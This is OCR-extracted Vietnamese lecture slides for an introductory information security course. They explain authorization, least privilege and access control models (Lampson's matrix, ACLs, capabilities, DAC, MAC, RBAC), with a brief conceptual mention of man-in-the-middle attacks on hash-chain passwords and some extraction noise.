


khi A muốn xác thực thì kẻ tấn công giả làm bob truy vấn với giá trị n nhỏ
A sẽ trả lời $h^n(Po)$, kẻ đứng giữa biết là có thể tính được $h^m(Po)$ cho bất kỳ m>n

- Tấn công
  - Man-in-the-middle
  - Tấn công từ điển!?

Xác thực bằng mật khẩu

5. Digest Authentication



if digest a == digest b then
pasworda is same as
password b

CƠ SỞ AN TOÀN THÔNG TIN

Bài 05: Kiểm soát truy cập (tiếp)

1

Cấp quyền

2

Mô hình kiểm soát truy cập

Cấp quyền

- **Cấp quyền (Authorization)** là việc xác định một chủ thể (subject) đã được xác thực được phép thực hiện những thao tác nào lên những đối tượng (object) nào trong hệ thống



So sánh Authorization và Authentication

- **Authentication**: cho phép/từ chối truy cập
  - Ví dụ 1: xuất trình giấy tờ và đi qua cổng kiểm soát
  - Ví dụ 2: nhập định danh, mật khẩu và đăng nhập vào hệ thống
- **Authorization**: cho phép/từ chối thao tác khi đã được phép truy cập
  - Ví dụ 1: sau khi vào cơ quan thì có thể đi đến những khu vực nào, vào những phòng nào...
  - Ví dụ 2: sau khi đăng nhập thì được đọc file nào, thực thi file nào, sửa đổi file nào...

Nguyên tắc Đặc quyền tối thiểu

- **Nguyên tắc**: chỉ cấp cho chủ thể tập hợp tối thiểu các quyền truy cập đủ để chủ thể đó thực hiện chức trách/chức năng của mình trong hệ thống
- **Ví dụ:**
  - Bán hàng không được xem số liệu kế toán
  - Người dùng không được cài đặt phần mềm, cấu hình mạng...

Kiểm soát truy cập

- **Kiểm soát truy cập (Access control)** là tập hợp các cơ chế cho phép người quản trị hệ thống tác động lên hành vi, công dụng và nội dung của hệ thống đó.

- Nó cho phép xác định người dùng được làm những gì, được truy cập những tài nguyên nào, và được thực thi những tác vụ nào trong hệ thống.

Kiểm soát truy cập

❑Thực thể trong kiểm soát truy cập

- Tập các chủ thể truy cập (subject):

$$S = \{s\}$$

- Tập các đối tượng truy cập (object):

$$O = \{o\}$$

- Mỗi một chủ thể cũng là đối tượng

$$S \subset O$$

Mô hình kiểm soát truy cập

- Kiểm soát truy cập tùy chọn (DAC - Discretionary Access Control)
- Kiểm soát truy cập bắt buộc (MAC – Mandatory Access Control)
- Kiểm soát truy cập dựa trên vai trò (RBAC – Role Based Access Control)
- ...(còn nữa)...

Mô hình kiểm soát truy cập

1. Kiểm soát truy cập tùy chọn
2. Kiểm soát truy cập bắt buộc
3. Kiểm soát truy cập dựa trên vai trò

Mô hình kiểm soát truy cập

1. Kiểm soát truy cập tùy chọn
2. Kiểm soát truy cập bắt buộc
3. Kiểm soát truy cập dựa trên vai trò

Kiểm soát truy cập tùy chọn

- DAC = Discretionary Access Control
- Kiểm soát truy cập dựa trên định danh của chủ thể hoặc định danh của nhóm
- "Tùy chọn": chủ thể với một số quyền nhất định có thể chuyển quyền của mình cho chủ thể khác (có thể gián tiếp)
- Được biểu diễn bởi ma trận kiểm soát truy cập (ACM: Access Control Matrix)

Lampson's Access Control Matrix

- Đề xuất bởi Lampson năm 1971
- Dòng = subject, Cột = object

	OS	Accounting program	Accounting data	Insurance data	Payroll data
Bob	rx	rx	r	---	---
Alice	rx	rx	r	rw	rw
Sam	rwx	rwx	r	rw	rw
Accounting program	rx	rx	rw	rw	rw

Đặc điểm của ACM

❑Đặc điểm của ACM

- Mô tả đầy đủ, chi tiết các quyền truy cập
- Khó quản lý, có thể cấu hình sai
- Không phù hợp cho những hệ thống có số lượng lớn người dùng và số lượng lớn tài nguyên

Biến thể của ACM

❑Biến thể

- Lưu ACM theo từng cột

  ➔ Access Control List

- Lưu ACM theo từng dòng


  ➔ Access Capbability (Profile)

Access Control Lists (ACLs)

- ACL: store access control matrix by **column**
- Example: ACL for **insurance data** is in **blue**

	OS	Accounting program	Accounting data	**Insurance data**	Payroll data
Bob	rx	rx	r	---	---
Alice	rx	rx	r	rw	rw
Sam	rwx	rwx	r	rw	rw
Accounting program	rx	rx	rw	rw	rw

Access Control Lists (ACLs)




Capabilities (or C-Lists)

- Store access control matrix by **row**
- Example: Capability for **Alice** is in **red**

	OS	Accounting program	Accounting data	Insurance data	Payroll data
Bob	rx	rx	r	---	---
Alice	rx	rx	r	rw	rw
Sam	rwx	rwx	r	rw	rw
Accounting program	rx	rx	rw	rw	rw

ACLs vs Capabilities

- Note that arrows point in opposite directions!
- With ACLs, still need to associate users to filess



Mũi tên có hướng trái ngược nhau

Vẫn cần kết hợp để sử dụng cho các tập tin

DAC trong thực tế

❑Mô hình với "owner"

- Có một chủ thể là "owner"
- Owner có thể cấp quyền cho mọi chủ thể khác (Linux, Windows)

❑Mô hình với "capabilities"

- Một chủ thể có thể chuyển giao cho chủ thể khác mọi quyền mình có
- Phải có quyền đối với chủ thể nhận

Mô hình kiểm soát truy cập

1. Kiểm soát truy
2. Kiểm soát truy cập bắt buộc
3. Kiểm soát truy cập dựa trên vai trò

Mandatory Access Control

❑Cơ chế kiểm soát

- Tất cả các thực thể trong hệ thống đều được gắn một **Mức an toàn** tương ứng với độ nhạy cảm an toàn cao nhất của thực thể đó (Có thứ bậc)
- **Hạng mục an toàn** được định nghĩa như sự phân nhóm không thứ bậc các thực thể của hệ thống để giúp chỉ ra mức độ nhạy cảm an toàn của chúng
- Tất cả thực thể trong hệ thống sẽ được gắn một **Nhãn an toàn = Mức AT x Hạng mục AT**

Mandatory Access Control

❑Cơ chế kiểm soát

- Người dùng sẽ được phép truy cập tới những tài liệu dựa vào việc *tính trội nhãn AT* của người dùng với nhãn AT của tài liệu và các *quy tắc truy cập của HT.*

➔ Chỉ phù hợp với hệ thống đòi hỏi tính bảo mật cao, ví dụ như trong quân sự.

Mandatory Access Control

❑ Tính trội

$\forall x1,x2 \in$ "Nhãn AT" : x1 trội hơn x2

$\Leftrightarrow$ lev(x1) > lev(x2) và

cats(x1) $\supseteq$ cats(x2)

lev(x) – mức AT của thực thể x

cats(x) – hạng mục AT của thực thể x.


Mandatory Access Control

- **Mức an toàn:**



Mandatory Access Control

- levels={top secret, secret}
- categories={army,navy}



Mô hình kiểm soát truy cập


1. Kiểm soát truy
2. Kiểm soát truy cập tùy chọn
3. Kiểm soát truy cập dựa trên vai trò

Role Based Access Control


❑RBAC – Role-Based Access Control

- Trong hệ thống, xác định các vai trò có thể có đối với mọi chủ thể.
- Đối với mỗi đối tượng O, liệt kê danh sách các nhóm G với các quyền truy cập tới O
- Mỗi chủ thể có thể là thành viên của một hoặc một số nhóm (có một hoặc nhiều vai trò)
- Chủ thể có tất cả các quyền của tất cả các nhóm mà nó thuộc về

Role Based Access Control



Mô hình kiểm soát truy cập khác



ACL: Access Control List
RBAC: Role-Based Access Control
ABAC: Attribute-Based Access Control
PBAC: Policy-Based Access Control
RAdAC: Risk Adaptive Access Control

CƠ SỞ AN TOÀN THÔNG TIN

Bài 6. Đảm bảo an toàn thông tin bằng mật mã

1

2

3

4

5

Tổng quan về mật mã

Đảm bảo tính

Đảm bảo tính

